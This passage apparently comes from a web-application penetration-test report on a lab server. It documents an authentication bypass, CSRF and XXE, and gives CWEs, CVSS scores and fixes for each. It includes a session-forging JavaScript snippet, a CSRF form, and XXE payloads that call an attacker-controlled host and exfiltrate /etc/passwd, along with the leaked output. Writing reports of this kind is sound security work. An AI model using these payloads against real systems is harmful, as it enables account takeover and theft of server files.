


```php
<?php
include 'include/common.php';

$_SESSION['email'] = $_GET['email'];
$_SESSION['user_id'] = $_GET['user_id'];
$_SESSION['name'] = $_GET['name'];
exit();
?>
```

Fig. 14 - Php file

The following code snippet can be used on the browser console to send this fake request, and login as the user with user_id=1.



```javascript
$.ajax({
  url: "set_session.php",
  data: { email: "random", user_id: "1", name: "random" },
  success: function(result) {
    window.location.pathname = "/profile.php";
  }
});
```

Fig. 15 - Code snippet

1.8.3- What are the associated CWEs

This vulnerability is related to the CWE-287: Improper Authentication that occurs when the application improperly verifies the identity of a user. If the website incorrectly validates user login or session information an attacker can gain certain privileges within the software and disclose sensitive information of the user that has been exposed.

1.8.4- What is the expected CVSS

We attributed a score of: 8.2
Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N

1.8.5- How to remediate

The simplest method to remediate this vulnerability is to remove the set_session.php file and the request on the scripts.js file, and authenticate the user on the login_scripts, instead of returning only if the user is authenticated, the session should be set and the user redirected.
User input should never directly be used to set session information.

1.9 Cross site request forgery

1.9.1- Why does it exist

CSRF is an attack that tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf. This happens because the browsers have credentials associated, for example cookies, ip address, and so forth.
As this website does not have CSRF tokens in form fields, it is vulnerable to this type of attack.

1.9.2- How was it exploited

By analyzing the base html code of pages of the website that contain input fields, these don't contain any type of protection, such as CSRF tokens.
An attacker can perform actions as the logged user on this specific website.

Using a simple html file, presented below, that contains a button and a text box to perform a malicious request to the website, posting a comment on a product as the logged user.

```html
<!DOCTYPE html>
<html>
<body>

<h2>HTML Forms</h2>

<form action="http://10.110.2.47:9000/product_detail_functions.php?id=1" method="post">
  <input type="text" id="comment_text" name="comment_text" value="comment_text"><br>
  <input type="submit" value="Submit">
</form>

</body>
</html>
```

It's important to disable the CORS policy on the browser used.

1.9.3- What are the associated CWEs

This vulnerability is related to the CWE-352: Cross-Site Request Forgery (CSRF)..
The web application does not, or can not, sufficiently verify whether a well-formed, valid, consistent request was intentionally provided by the user who submitted the request.
This leads to malicious use of an authenticated account on a website.

1.9.4- What is the expected CVSS

We attributed a score of: 5.4
Vector String: CVSS:3.0/AV:N/AC:H/PR:L/UI:R/S:U/C:L/I:H/A:N

1.9.5- How to remediate

One way to remediate is to implement a CSRF token that is generated by the server each time the website reloads, and must be sent back in the next request.

1.10 XML external entity injection

1.10.1- Why does it exist


XML injection also known as XXE is a type of vulnerability that can occur when an application parses XML input.
External because the payload used by the malicious parties contains a reference to an external entity that is then processed by the XML parser.
In the case of the application the file login_script.php uses an XML parser that takes as input an unfiltered input that comes through the php://input[4].

1.10.2- How was it exploited

One of the web pages available on the web app is named login_script.php. After going manually to that page instead of a usual webpage an error related to a XML parser was displayed, this led us to believe that the webapp could be vulnerable to XXE type attacks.
To verify our hypothesis we sent the following payload to the login_script.php web page available in the site using the curl tool while using netcat to listen to port 1337.

```
<?xml version="1.0" ?>
<!DOCTYPE change-log [<!ENTITY xxe SYSTEM "http://10.110.0.6:1337">]>
<comment> <text> &xxe; </text></comment>
```

After sending this payload we noticed that netcat catched a connection which proved that the webapp was vulnerable to this kind of attack.



```
┌──(kali㉿kali)-[~]
└─$ ncat -klvp 1337
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.110.2.47.
Ncat: Connection from 10.110.2.47:41742.
GET / HTTP/1.0
Host: 10.110.0.6:1337
Connection: close
```


Fig. 16 - ncat used to prove XXE vulnerability

We then tried to obtain information from the server through this vulnerability to verify the severity of it.

This time we hosted a http server with a .dtd file which contained the entities with the instructions needed to get the /etc/passwd file of the server. Then we sent a payload with instructions for the server to execute the entities available on our http server.

<?xml version="1.0"?>
<!DOCTYPE foo SYSTEM "http://10.110.0.6:8080/evil.dtd">
<foo>&send;</foo>

The server then returned an error with the information of the etc/passwd file.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ curl -d @main.xml http://10.110.2.47:9000/login_script.php
<br />
<b>Warning</b>:  DOMDocument::loadXML(): Invalid URI: http://10.110.0.6:1337/?root:x:0:0:root:/root
:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false in Entity, line: 20 in <b>/var/www/html/login_script.php<
```

Fig. 17-contents of the passwd file.

1.10.3- What are the associated CWEs

This vulnerability is related to the CWE-611: Improper Restriction of XML External Entity Reference.
This CWE happens when a software processes an XML document that contains a URI to an external entity, which the software uses to fetch the incorrect documents into its output.

1.10.4- What is the expected CVSS

We attribute this vulnerability to a score of 10 since it is not complex to perform, does not require privileges.

Vector string: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:H/RL:W

1.10.5- How to remediate

One way to remediate this problem is to disable parsing of XML external entities.

1.11 References:

[1]: phpinfo() - https://www.php.net/manual/en/function.phpinfo.php
[2]: dirbuster- https://www.kali.org/tools/dirbuster/
[3]: owasp top 10- https://owasp.org/Top10/
[4] php://input - https://www.php.net/manual/en/wrappers.php.php